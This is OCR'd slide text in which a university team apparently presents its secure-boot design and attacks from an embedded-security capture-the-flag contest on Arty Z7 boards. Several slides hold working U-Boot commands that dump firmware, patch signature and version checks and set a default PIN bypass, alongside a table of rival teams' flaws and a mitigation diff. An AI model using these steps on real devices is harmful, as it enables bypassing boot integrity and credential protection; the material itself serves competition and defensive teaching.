DeNUvo[1]
@*Northeastern University*

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1. DeNUvo is not related to Denuvo Software Solutions GmbH


German Engineering
Made in USA

Outline

Secure System Design

- The System
- The System: Reloaded

Attacks!


- Lots of attacks


General Comments


Secure System Design

- Assumption: Attacker may have arbitrary R/W to DDR3 ram
- Full memory encryption using FPGA
  - pre-encrypt everything for performance and security
- Moving MESH from U-Boot to Linux
- Strip down U-Boot (just boot Linux)
- Strip down Linux
  - Replace init with MESH
  - Remove networking, drivers and automount
  - Remove all unnecessary binaries (yes, also bash!)
  - Verify that it is really clean
- Glitch protection (Clock + Voltage + Flash) --> MITRE watchdog
- Don’t implement own crypto containers, just use LUKS

Secure System Design







Our Secure Design v2.0

- Disable U-Boot relocation
- FPGA based integrity check for U-Boot and Kernel
- Use FPGA as necessary element in hash computations
- Integrity checks of filesystems (against block corruptions)
- Things we forgot:
  - Check for downgrade attack while “play” command
  - clear (not only delete) secrets when not used anymore
- No time: execute game in QEMU with custom instructions

Attacks

- While development: research for possible attacks
- Closed vulnerabilities in our design -> potential attack vectors in other teams

Team DeNUvo Flaglist - CONFIDENTIAL, DO NOT SHARE WITH OTHER TEAMS -


Team	MESH in U-boot	uEnv.txt in SPI	Dropbear active	U-Boot BOF	Cold Boot	Relocation fixed	Glitchable	Pin Hash	Comments
competitor 1	y	n	y, but gets killed	y	y	y	y	plaintext	uEnv not active and dropbear gets killed at bootime. Team left the buffer overflow in the username+pin (already existed in the
competitor 2	y	y	n	n	y	y	y	bcrypt(10)	vulnerable to uEnv.
competitor 3	y	y	y	n	y	y	y	argon2id	vulnerable to uEnv.
competitor 4	y	y	n	n	y	y	y	bcrypt(12)	vulnerable to uEnv. Plaintext pin reused as part of the key for containers, bruteforcing that faster than to bruteforce bcrypt(12)
competitor 5	y	y	y, but gets killed	y	y	y	y	PBKDF2-HMAC-SHA256	vulnerable to uEnv.
competitor 6	y	y	y	n	y	y	y	ecdh	vulnerable to uEnv, dropbear enabled with default credentials, only 7 digits of pin are used
competitor 7	y	y	y		y	y	y	sha256crypt-like	uEnv...
competitor 8	y	n	y	n	y	y	y	sha256+salt	open dropbear server
competitor 9	y	y	y	n	y	y	y	sha256	open dropbear server, some weird debugging functions giving away the pin hashes
DeNUvo	n	n	n	n	y	y, not exploitable	n	argon2id+secret	

Attack: uEnv in SPI Flash

Team DeNUvo Flaglist	- CONFIDENTIAL, DO NOT SHARE WITH OTHER TEAMS -
For uEnv.txt vulnerable designs	
1. Boot special SD card and set bootcmd to "echo u-boot...;fatwrite mmc 0:1 0x04000000 uboot.dump 0x00400000;echo fit image...;fatwrite mmc 0:1 0x10000000 fitimage.dump 0x0F000000; echo done"	
2. Extract credentials and keys from u-boot and query them to bruteforce (if necessary) 2a) Decrypt rollback1.0, hackermod and ip if possible 2b) Create new games for jailbreak and bash if necessary	
3. Use extracted credentials and patch sources to rebuild a Image with Uboot,Kernel and Initrd (with disabled game execution, enabled bash and dropbear, and integrated static compiled gdb)	
4. Patch U-boot dump if necessary (e.g. remove version check, signature check, set default pin for user pinbypass, etc)	
5. Load Kernel and Initrd as hacks.bin, and U-boot as uboot.dump using bootcmd "echo patching image; fatload mmc 0:1 0x10000000 hacks.bin; fatload mmc 0:1 0x04000000 uboot.dump; setenv bootcmd; saveenv; go 0x04000000"	
6. Use modified U-boot for Rollback, Pinbypass or just boot into our custom Kernel+Initrd (for hackermod, jailbreak and ip flag)	


```
u-boot> setenv bootcmd “echo haxed”
u-boot> saveenv
u-boot> reset
```

Attack: uEnv in SPI Flash




```
u-boot> setenv bootcmd “mw.b 0x0400EC73 0x8A; setenv
bootcmd; saveenv; go 0x04000000”
```

Attack: uEnv in SPI Flash



Impact

You control *everything*...


Mitigation

```
diff --git a/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
b/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
index df99eeb..d8be982 100755
--- a/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
+++ b/Arty-Z7-10/project-spec/meta-user/recipes-bsp/u-boot/files/platform-top.h
@@ -18,15 +18,10 @@
 #endif
 #define ZYNQ_GEM_SPI_MAC_OFFSET        0x20

-/* Add ability to read uEnv.txt when not using SPI Flash for env */
+/* Remove uEnv in SPI flash entirely */

-#ifndef CONFIG_ENV_IS_IN_SPI_FLASH
+#undef CONFIG_ENV_IS_IN_SPI_FLASH
 #define CONFIG_ENV_IS_NOWHERE
-#define CONFIG_ENV_SIZE        0x20000
-
-#undef CONFIG_PREBOOT
-#define CONFIG_PREBOOT "echo U-BOOT for Arty Z7; setenv preboot; setenv bootenv uEnv.txt;  setenv
loadbootenv_addr 0x1EE00000; if test $modeboot = sdboot && env run sd_uEnvtxt_existence_test; then if
env run loadbootenv; then env run importbootenv; fi; fi; dhcp"
-#endif
```

